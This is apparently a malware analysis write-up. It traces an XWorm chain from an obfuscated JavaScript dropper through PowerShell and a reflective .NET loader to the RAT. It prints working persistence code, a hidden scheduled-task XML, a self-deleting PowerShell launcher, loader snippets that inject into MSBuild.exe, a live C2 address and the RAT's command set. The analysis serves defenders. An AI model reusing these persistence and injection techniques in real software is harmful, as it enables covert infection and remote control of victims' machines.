XWorm Attack Chain: JavaScript, PowerShell, Reflective .NET Loader
Overview
Today’s sample is an attack chain of XWorm. The sample starts out as a JavaScript file. sample.js
The basic flow is that the JavaScript file creates a folder with a random name inside the temp folder. In there it creates three files, one of them a PowerShell file. All these file names follow a specific naming scheme: it’s just a random number followed by a suffix like src, tmp, clr, net, log, cfg, dat or run. It also creates a CMD file following the same naming scheme, and this CMD file contains a command to run the previously mentioned PowerShell script.
The PowerShell script itself loads an assembly, which is a .NET packed C# PE executable. It loads this file into memory. The file acts as a reflective loader that loads another assembly into MSBuild.exe, and this loaded file, using the name safrica.exe, is XWorm itself.

Now let’s get to the actual analysis.
Stage 1 — the JavaScript
The JavaScript sample is using a bunch of string obfuscation techniques. So it’s breaking apart strings that it uses, and also encodes a lot of the content. I didn’t look into the cipher that it uses. I just used the functions to decode all the strings when i needed them.
valNode71 achieves persistance
sample.js first calls a function called valNode71. This function runs a range of other functions. First function is getData on a specific object, called PtrProbe91. This is just reading preset fake data. I think, to throw off static analysis or string reads from the file. It contains things like “launch-1” and correspondig x and y values and a range of other timestamps and values.
Then it runs addSVG, which I think poses as some sort of diagram tool, but it’s not implemented. The next function it runs is updateInvalidCriteria, which is also not interesting, it’s just more work on the data.
And then it runs a function called simulateClick.
Now this is actually interesting, because it achieves persistence for the JavaScript file. It uses the Scripting.FileSystemObject and WScript.Shell to expand the environment string %localappdata%. It uses this to create the folder PhotoEngine inside the Microsoft subdirectory, and in there it creates two files, PhotoStudio.js and PhotoStudio.vbs. It copies itself into PhotoStudio.js. Into the VBS file it writes a command:
CreateObject("WScript.Shell").Run "wscript.exe " "path_PhotoStudio.js", 0, False
The next thing it does is use WScript.Network to get the user domain and user name, and create a Schedule.Service object, connects to it, get the root folder, and create a custom XML block that is a scheduled task. This task triggers on logon for that user, to run the VBS file. It then registers this task in MicrosoftEdgeUpdateTaskCore with the XML block.
<?xml version="1.0" encoding="UTF-16"?>
  <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
    <Triggers>
      <LogonTrigger>
        <Enabled>true</Enabled>
        <UserId>%U</UserId>
      </LogonTrigger>
    </Triggers>
    <Settings>
      <Enabled>true</Enabled>
      <Hidden>true</Hidden>
      <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
      <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
      <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
      <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    </Settings>
    <Actions Context="Author">
      <Exec>
        <Command>wscript.exe</Command>
        <Arguments>//B //Nologo "%V"</Arguments>
      </Exec>
    </Actions>
    <Principals>
      <Principal id="Author">
        <LogonType>InteractiveToken</LogonType>
        <RunLevel>LeastPrivilege</RunLevel>
      </Principal>
    </Principals>
  </Task>
datHandler42
Then the second function that is run after valNode71 is datHandler42. This is engaging the next stage.
Also it runs more random data manipulations on the preset data, which i will skip over.
The function first sleeps, before using Scripting.FileSystemObject again and WScript.Shell, as well as ExpandEnvironmentStrings, to create a folder with a random number as a name inside the %TEMP%folder.
It creates three files: the .ps1 and two without a file ending. It has the content of the PowerShell script as an encoded string in the JS file. It decodes the string, and searches it for two blobs using the keyword Read-StreamConfig to locate them.
These blobs are the assemblies for the next stages.
I am not sure why the script does this, but after writing the blobs each in a file it reads the file and inserts the blobs back to there corresponding places in the powershell script. Only to then add delete commands for the files into the powershell script before writing it.
I think this could be left over from a different variant, because for this flow its more a detection risk then anything useful. Without this the assembly would never touch disk.
The script then creates a new command. This command is just a basic run command for the powershell script, aswell as a command deleting the PowerShell script after being run, deleting the entire folder and deleting the CMD file itself.
C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe @-w h -nop -c "Set-ExecutionPolicy Bypass -Scope Process -Force; & 'ps1_script_path'"
@del "ps1_script_path" 2>nul
@del "file1" 2>nul
@del "file2" 2>nul
@rd "path" 2>nul
@(goto) 2>nul & del "%~f0"
This command is written to a CMD file that is then, after sleeping a random amount of time between 50 and 150 seconds, executed.
It uses GetObject on the string winmgmts:\\.\root\cimv2. It uses this object to get Win32_ProcessStartup and spins this up using SpawnInstance_. It sets ShowWindow to zero. Then it also gets Win32_Process again from cimv2, and creates a new ActiveXObject for the WbemScripting.SWbemNamedValueSet. Then it uses Win32_Process to create the actual thread that runs the CMD file.
Stage 2 — the PowerShell script
So the next stage is the PowerShell script. I’ve already talked about the two blobs contained in there.
This is the relevant section of the powershell script.
try {
    $b1 = _Expand $c1 $k1 $v1
    $_asmH = [Reflection.Assembly]::Load([byte[]]$b1)

    $b2 = _Expand $c2 $k2 $v2

    $tp = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"
    #XLOADER $tp = [Diagnostics.Process]::GetCurrentProcess().MainModule.FileName

    Start-Sleep -Milliseconds 0xC8

    $_ct = $_asmH.GetType('RSG_UnityApp.CSheader')
    if ($null -ne $_ct) {
        $null = $_ct.InvokeMember('DispatchContextualModulePipeline', [Reflection.BindingFlags]'InvokeMethod,Public,Static', $null, $null, @($tp, [byte[]]$b2, [int]45000, [string]'', [bool]$false, $null))
        Start-Sleep -Milliseconds 0x1F4
    }
}
catch { }
The PowerShell is decoding the byte array (blobs) using AES, and then it loads the first one, so b1 using [Reflection.Assembly]::Load.
It also decodes the second blob, and then uses GetType on the loaded assembly with the string RSG_UnityApp.CSheader, to then run the function DispatchContextualModulePipeline of that type with InvokeMember.
It passes these arguments:
arg1: "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"
arg2:  $b2
arg3: 45000
arg4: ""
arg5: false
arg6: null
Knowing that this assembly is beeing passed a path to an executable and a long byte array, we can assume this is some kind of a injection / reflective loader.
A quick look at the dumped $b2 showed that the dump is not encoded in any way and its just the shellcode of the next executable.
This executable is actually XWorm, but i think the loader is more interesting and complex then the actual RAT.
Stage 3 — the loader
The first thing I did was load up the dumped file in ILSpy, and look at the RSG_UnityApp type and the CSheader — I think it’s a class — and the DispatchContextualModulePipeline function.

So in there we saw the names of the parameters being passed to the function. The first one is targetProcessImagePath, which confirms the previous assumption that that would be the path. The second one is rawModulePayload, then executionTimeoutMilliseconds, processCommandLineArgs, enableDiagnostics and pipelineConfiguration.
Also we can already see a bunch of functions in CSheader. For example _Kill, _Launch, _Parse, _Prep, _PatchPeb, _Reloc and _ResolveImports. So this confirms that it is in fact a reflective loader.
Deobfuscating it
So then I started looking into the actual source code. It’s of course obfuscated, you can see the generic while(true) switch case, continue, break, fall through, and not decompilable opcodes and unreachable jump statements.
Next step is going to be deobfuscating the binary.
I realized that not only the naming of the function was obfuscated, but there where all not implemented? After some research, I figured out that this is called proxy calling, the functions are resolved at runtime via the Intermediate Language. I confirmed this by looking at the metadata method def: in there I saw implementation attributes almost all set to zero.
Instead I started looking at specific delegates.
And they were all empty because of the proxy call method that was beeing used. But their constructor, so the .cctor, always has a function call to the same function, always passing three integers.

So I had a look at this function. It’s actually implemented.
Its still terrible to read because of obfuscation. But just skimming thorugh it it mentions GetMethodFromHandle, GetFields, CreateDelegate, GetParameters, some type referencing, and then it actually does some ILGenerator.Emit. To me this confirmed the Proxy Call Obfuscation.
I searched for some of the shelf deobfuscators, but most of the things i found where unmaintained for years and i didnt want to use them.
So I resorted to letting AI write a script that uses dnlib to read the .cctor and just extract what function the proxy is pointing to and rewrite the program with the actual calls.
Then I did a second pass, also replacing all the constants. They where all mentionend using a decryptor. I let AI write a second script to call the decryptor on all the constants and rewrite the file.
I checked the decryptor method before letting the script run, to make sure they dont contain malicous code.
So after replacing also the constants, I ran de4dot on the entire file to remove the junk blocks, like the fall-through switch cases. I used --dont-rename to preserve the function names.
So this:
_Ks ks = cd673a68dcf04bc5020e4482f5e42dc6d.c8c66c320272551703d25978b8dff3575();
ks._Pth = targetProcessImagePath;
object cmd;
if (!c5a69de8670330d0aeca7d4d2143a2857.c8c66c320272551703d25978b8dff3575(processCommandLineArgs))
{
  while (true)
  {
    switch (5)
    {
    case 0:
      continue;
    }
    break;
  }
  cmd = processCommandLineArgs;
}
else
{
  cmd = "";
}
ks._Cmd = (string)cmd;
ks._Bin = rawModulePayload;
Became this:
_Ks ks = new _Ks();
ks._Pth = targetProcessImagePath;
ks._Cmd = (string.IsNullOrEmpty(processCommandLineArgs) ? "" : processCommandLineArgs);
ks._Bin = rawModulePayload;
This is a pseudo code version of the loader, with all telemetry stripped.
public static DispatchContextualModulePipeline(string targetProcessImagePath, byte[] rawModulePayload, int executionTimeoutMs, string processCommandLineArgs, bool enableDiagnosticTrace, IDictionary<string, object> pipelineConfiguration)
{
	try
	{
		_Ks ks = new _Ks();
		ks._Pth = targetProcessImagePath;
		ks._Cmd = (string.IsNullOrEmpty(processCommandLineArgs) ? "" : processCommandLineArgs);
		ks._Bin = rawModulePayload;

		if (!_Parse(ks))
		{
			return;
		}

		_Px api = _Px.I();

		if (!_Spawn(ks, api))
		{
			return;
		}

		num = ks._Pid;

		if (!_Prep(ks, api))
		{
			_Kill(ks._Pid);
			return;
		}

		if (_Nm(_Wk(num)))
		{
			_Kill(num);
			return;
		}

		_Reloc(ks);
		_WriteImage(ks, api);
		_PatchPeb(ks, api);
		_ResolveImports(ks, api);
		_Launch(ks, api);
		return list;
	}
	catch
	{
		if (num != 0)
		{
			_Kill(num);
		}
			return;
	}
}
What the loader does
So the binary realy is just a simple reflective loader. But it has a lot of telemetry added. The programm logs every action in a Key Value Pair List and returns this list when the program fails or finishes. The output of the file is not used anywhere so the telemetry is realy useless.
The program first sets up the process it wants to inject to. This is done using a structure called _Ks.
Then the script resolves the Windows APIs using the _Px class. This class has a function called _I, which I think stands for initialize, that sets up the entire object using the _Up function.
int num = (int)(nuint)cde4b08f786bc639da304f918a7a0e01d.c482224d50a53c7e765422c37ae7b8a20(_Eb);
_Sv = cdd9fd35b549760fdcfccfe5f7217bdb0.c55f2026e35eca2ac8e1fdd30e5abe4f9(num);
	for (int i = 0; i < num; i++)
	{
		_Sv[i] = _Ds(_Eb[i]);
	}
	_K = _Mdl(wantK32: true);
	_N = _Mdl(wantK32: false);
	_Crt = _Fn<_DCrt>(_K, 2);
	_Rpm = _Fn<_DRpm>(_K, 6);
	_Wpm = _Fn<_DWpm>(_K, 5);
	_Gmh = _Fn<_DGmh>(_K, 13);
	_Llb = _Fn<_DLlb>(_K, 14);
	_Gpa = _Fn<_DGpa>(_K, 15);
	_Gtc = _Fn<_DGtc>(_K, 9);
	_Stc = _Fn<_DStc>(_K, 10);
	_Clz = _Fn<_DCl>(_K, 12);
	_Qpi = _Fn<_DQpi>(_N, 3);
	_Avm = _Fn<_DAvm>(_N, 4);
	_Gct = _Fn<_DGtc>(_N, 7);
	_Sct = _Fn<_DStc>(_N, 8);
	_Rsm = _Fn<_DRsm>(_N, 11);
This _Up function takes an array of encoded API names and goes through this array and decodes all of them using a _Ds function. This is some sort of AES decryption.
Then it sets up first _K for kernel32.dll and _N for ntdll.dll. It does this using again an internal function called _Mdl, standing for ModuleLoad. This function just finds the baseadress of a given dll.
This script confirms that importet functions by decoding the strings using _Ds similar to _Up.
$ErrorActionPreference = 'Stop'
$asm = [Reflection.Assembly]::LoadFrom("C:\Users\test-host\Desktop\sample11\out.const.exe")
$px  = $asm.GetType("RSG_UnityApp._Px")
[Runtime.CompilerServices.RuntimeHelpers]::RunClassConstructor($px.TypeHandle)

$bf = [Reflection.BindingFlags]"Static,NonPublic,Public"
function F($n) { $px.GetField($n, $bf).GetValue($null) }

"_Ak  (AES key) : $([BitConverter]::ToString((F '_Ak')).Replace('-',''))"
"_Ai  (AES IV)  : $([BitConverter]::ToString((F '_Ai')).Replace('-',''))"
"_Xk  (XOR key) : $((F '_Xk') -join ', ')"
"_B1k           : $([BitConverter]::ToString((F '_B1k')).Replace('-',''))"
"_B1M           : $([BitConverter]::ToString((F '_B1M')).Replace('-',''))"
""

$ds = $px.GetMethod("_Ds", $bf)
$eb = F '_Eb'
for ($i = 0; $i -lt $eb.Length; $i++) {
    "{0,2}  {1}" -f $i, $ds.Invoke($null, @([string]$eb[$i]))
}
This confirmed _CRT is CreateProcess, _RPM is ReadProcessMemory, _WPM is WriteProcessMemory, and so on.
It then calls function _Spawn. This creates the process of the MSBuild that was passed. Then it runs _Prep, which allocates the new memory and calculates the offsets. And then it does the base relocation, it writes the image, it patches the PEB. Then it resolves its own imports. And then last it uses _Launch, that resumes the thread, to executes the next stage.

_launch resumes the thread.
Stage 4 — XWorm itself
We’ve now confirmed that the first executable is nothing more then a relfective loader. So we can go on and look at the second executable.
Its again a .NET File. So after loading it into ILSpy i can examine the classes.

There is a Main method. This decrypts its own settings that it gets from the class Settings. These are decrypted using AES again — we can decrypt them using the given Function.
Hosts 31.56.209.234
Port  443
KEY   <V7PV7PV7PV7PV7P>
SPL   <Xwormmm>
Groub XWorm V7.1
USBNM USB.exe
These settings also confirm that it’s in fact XWORM.
Main then runs a bunch of helper functions to set up, and then tries to connect to its C2 server that was set in the settings host. It does so by calling BeginConnection. BeginConnection checks if the server is valid, then it runs ConnectServer. ConnectServer connects to it, and sends information about the infected machine. This is gathered via Info.
This checks:
- username
- OS
- service package versions
- date
- isAdmin
- Webcam present
- CPU
- GPU
- RAM
- Antivirus
Then the malware starts receiving its instructions from the C2 when running BeginReceive. It starts reading — it runs BeginRead, then it reads the message using Read.
And now we can see all the different capabilities of XWorm. What it receives is again encrypted, so it decrypts it using AES, and then it passes the first array element to a switch case statement.

So now I will give a list of functionalities.
| command | what it does |
|---|---|
pong | |
rec | restart the app |
CLOSE | shuts down the socket connection |
uninstall | |
update | |
DW | I think it executes a PowerShell command passed in base64 |
FM | loads something into memory, not onto disk |
LN | downloads from a URL and executes |
Urlopen | opens up a URL with a given user agent |
Urlhide | the same, but in a hidden window |
PCShutdown | |
PCRestart | |
PClogoff | |
RunShell | run a hidden shell |
StartDDos / StopDDos | start and stop DDoS attacks |
StartReport / StopReport | documents everything that is opened and closed and stuff like that |
Xchat | in this version isn’t implemented — it just instantly responds back with Xchat, the SPL setting and the ID of the device |
Hosts / SHosts | read out the host, and set host |
plugin / savePlugin / RemovePlugin | we know that a lot of functionality of XWorm comes from plugins |
OfflineGet | seems to retrieve keylogged data, but this one is just not enabled |
$Cap | just takes a screenshot and sends it |
My sample contains hints about propagation trough USB and online i have seen examples of XWORM doing this. I couldnt find actual implementation of this in my sample, but it could be loaded as a plugin.
Conclusion
